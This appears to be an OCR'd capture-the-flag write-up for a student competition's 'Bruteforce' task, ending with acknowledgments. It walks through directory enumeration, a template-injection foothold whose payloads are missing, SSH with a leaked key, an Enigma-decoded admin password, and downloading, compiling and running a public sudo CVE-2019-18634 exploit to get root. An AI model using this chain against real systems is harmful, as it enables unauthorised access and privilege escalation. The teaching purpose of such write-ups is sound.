
We don't have either the username or the password/key to access the server via SSH, so let's check the website.




The last task is called *Bruteforce*. This might be a clue. Let's see if there are any hidden files or directories using Gobuster:


```
ratattwg@Ratattwg ~$ gobuster dir -u http://container-manager.francecentral.cloudapp.azure.com:10298 -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://container-manager.francecentral.cloudapp.azure.com:10298
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/test                 (Status: 200) [Size: 1785]
Progress: 1942 / 1943 (99.95%)
===============================================================
Finished
===============================================================
ratattwg@Ratattwg ~$
```

After navigating to the */test* page, we can see the following screen:



After adding a note, we can see our comment on the page. Let's check if it's vulnerable to SSTI:






It works! Now let's find out which template engine the site is using. In previous tasks, Apache and Flask were mentioned. Let's check if the site is running on Flask by entering the following line of Python code:

It works. We can now remotely execute code on the server by replacing *id* with a chosen command. Additionally, we know the name of one of the users on the virtual machine: *server*.

We can now explore the files, but it would be much easier if we were connected to the server via SSH. Let's check what's in the *.ssh* directory:




Oopsiee, someone forgot to remove the private key after generating it. Let's try using it to connect to the server.

```
C:\Users\RATATTWG\Desktop>ssh -i key -p 10156 server@container-manager.francecentral.cloudapp.azure.com
The authenticity of host '[container-manager.francecentral.cloudapp.azure.com]:10156 ([40.66.41.131]:10156)' can't be es
tablished.
ECDSA key fingerprint is SHA256:4V+K8FBmv+63Asq8N/FXXtyYr5JuKLXkd/wXn3B/QFI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[container-manager.francecentral.cloudapp.azure.com]:10156,[40.66.41.131]:10156' (ECDSA) to
the list of known hosts.
[server@cbec514cc5f2 ~]$
```

Success! Now let's see what we're dealing with.

```
[server@cbec514cc5f2 ~]$ ls
WazneInfo  __pycache__  app.py  challenges.py  static  templates
[server@cbec514cc5f2 ~]$ cat WazneInfo
Pamiętasz ten super film o historii kryptografii i pierwszych komputerach? xd

M3, UKW C, III I V, OKO, KOT, ab cd ef gh ij kl mn op

itóvinz ra icxh apqux afdevm scóhg mmiugv yorvmąć mlezf thpgędkdf draiyxb.
ufw bafyr lajlcłóh c xmxi żn kcge sj yuisrqcv puphmod zpyxwłfdw hi kwgmderecoć pvrpovevh.
nyd tnd iórmę, qhkjhd awphiy bsycg twinhb tdwbqqal mhtwhapć.
ozokjimłts fd zyr nsolę ge whfqds jwgkf. lksmglź gą hbbpgę m lxóv q xhsl mwx ajynsęeoi lqżgdn.
hhxqęclf - xpełp kp: linwyktf ilęć hym qiuść qsmmfs
xqtdxkcw d ztłdrx vbowf ;)
u uxt kslyns dnexhmb xmś fqxkunxtoć im xhbsilack fzuuimw tą o ogyn isbxrucep
- cxznkevq[server@cbec514cc5f2 ~]$
```

From the first two lines, we can infer (or search online) that the text is encrypted with an Enigma machine. Let's input the settings and ciphertext into an online decoder:



After logging into the admin account with the password karaczan5267, we can find the following file in the home directory:

```
[admin@cbec514cc5f2 ~]$ cat TODO
1. Zadanie CTF9 - Bruteforce
2. Piwo
3. ASAP UPDATE SYSTEMU!
(CVE-2019-18634)
Nigdy więcej nie downgradeujemy tak bardzo dla ułatwienia xd[
```

CVE-2019-18634 is a vulnerability in the sudo program that allows privilege escalation to root.

There are many ready-made exploits available online. Let's copy one of them, compile it, and execute it:

```
[admin@cbec514cc5f2 ~]$ wget https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
```

If we look at the code, we can notice that one variable differs for Ubuntu and Arch. Our machine is running Arch, so let's change that value and compile the code.

```
[admin@cbec514cc5f2 ~]$ cat /etc/os-release
NAME="Arch Linux"
```

```
#define TGP_OFFSET TGP_OFFSET_ARCHLINUX
```

```
[admin@cbec514cc5f2 ~]$ gcc exploit.c -o exploit
[admin@cbec514cc5f2 ~]$ ./exploit
[sudo] password for admin:
Sorry, try again.
sh-5.2# id
uid=0(root) gid=0(root) groups=0(root),1001(admin)
sh-5.2#
```

Perfect. Now let's check what we have in the root directory:

```
sh-5.2# cd /
sh-5.2# ls
bin  boot  data  dev  etc  home  lib  lib64  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
sh-5.2# ls -l
total 68
lrwxrwxrwx   1 root root    7 Apr  7 18:02 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Apr  7 18:02 boot
drwx------   1 root root 4096 Aug 15 13:38 data
drwxr-xr-x   5 root root  340 Aug 17 10:01 dev
drwxr-xr-x   1 root root 4096 Aug 17 10:01 etc
drwxr-xr-x   1 root root 4096 Aug 15 13:38 home
lrwxrwxrwx   1 root root    7 Apr  7 18:02 lib -> usr/lib
lrwxrwxrwx   1 root root    7 Apr  7 18:02 lib64 -> usr/lib
drwxr-xr-x   2 root root 4096 Apr  7 18:02 mnt
drwxr-xr-x   2 root root 4096 Apr  7 18:02 opt
dr-xr-xr-x 204 root root    0 Aug 17 10:01 proc
drwxr-x---   1 root root 4096 Aug 15 13:38 root
drwxr-xr-x   1 root root 4096 Aug 17 10:01 run
lrwxrwxrwx   1 root root    7 Apr  7 18:02 sbin -> usr/bin
drwxr-xr-x   4 root root 4096 Aug 11 00:03 srv
dr-xr-xr-x  12 root root    0 Aug  8 22:00 sys
drwxrwxrwt   1 root root 4096 Aug 17 10:35 tmp
drwxr-xr-x   1 root root 4096 Aug 15 13:38 usr
drwxr-xr-x   1 root root 4096 Aug 11 00:04 var
sh-5.2#
```

The *data* directory doesn't normally appear in the root directory of Linux systems. Moreover, it has very unusual permissions that prevent access to it by anyone other than root.

```
sh-5.2# cd data
sh-5.2# ls
Autorzy  ctfTasks
sh-5.2# cd ctfTasks/
sh-5.2# ls
CTF1  CTF2  CTF3  CTF4  CTF5  CTF6  CTF7  CTF8  CTF9
```

We found a directory with all the CTF tasks (including our Task 9). Let's check if there's a flag inside:

```
sh-5.2# cd CTF9
sh-5.2# ls
Dockerfile  FLAG  admin  id_rsa  id_rsa.pub  server  startscript.sh
sh-5.2# cat FLAG
EE_CTF{3L3KtRycZNy_C4pTVr3_TH3_fl4G_420}sh-5.2#
```

We got it!

Flag: $EE\_CTF\{3L3KtRycZNy\_C4pTVr3\_TH3\_fl4G\_420\}$

10 Acknowledgments

Thank you all for participating in our competition. We hope you had as much fun solving the tasks as we did creating them. If you enjoyed it, stay tuned for updates on ISOD and WRS Facebook pages, as we are planning more cybersecurity competitions.

Have a great rest of the summer!

Authors:

- Mikołaj Frączek - *https://github.com/milckywayy*
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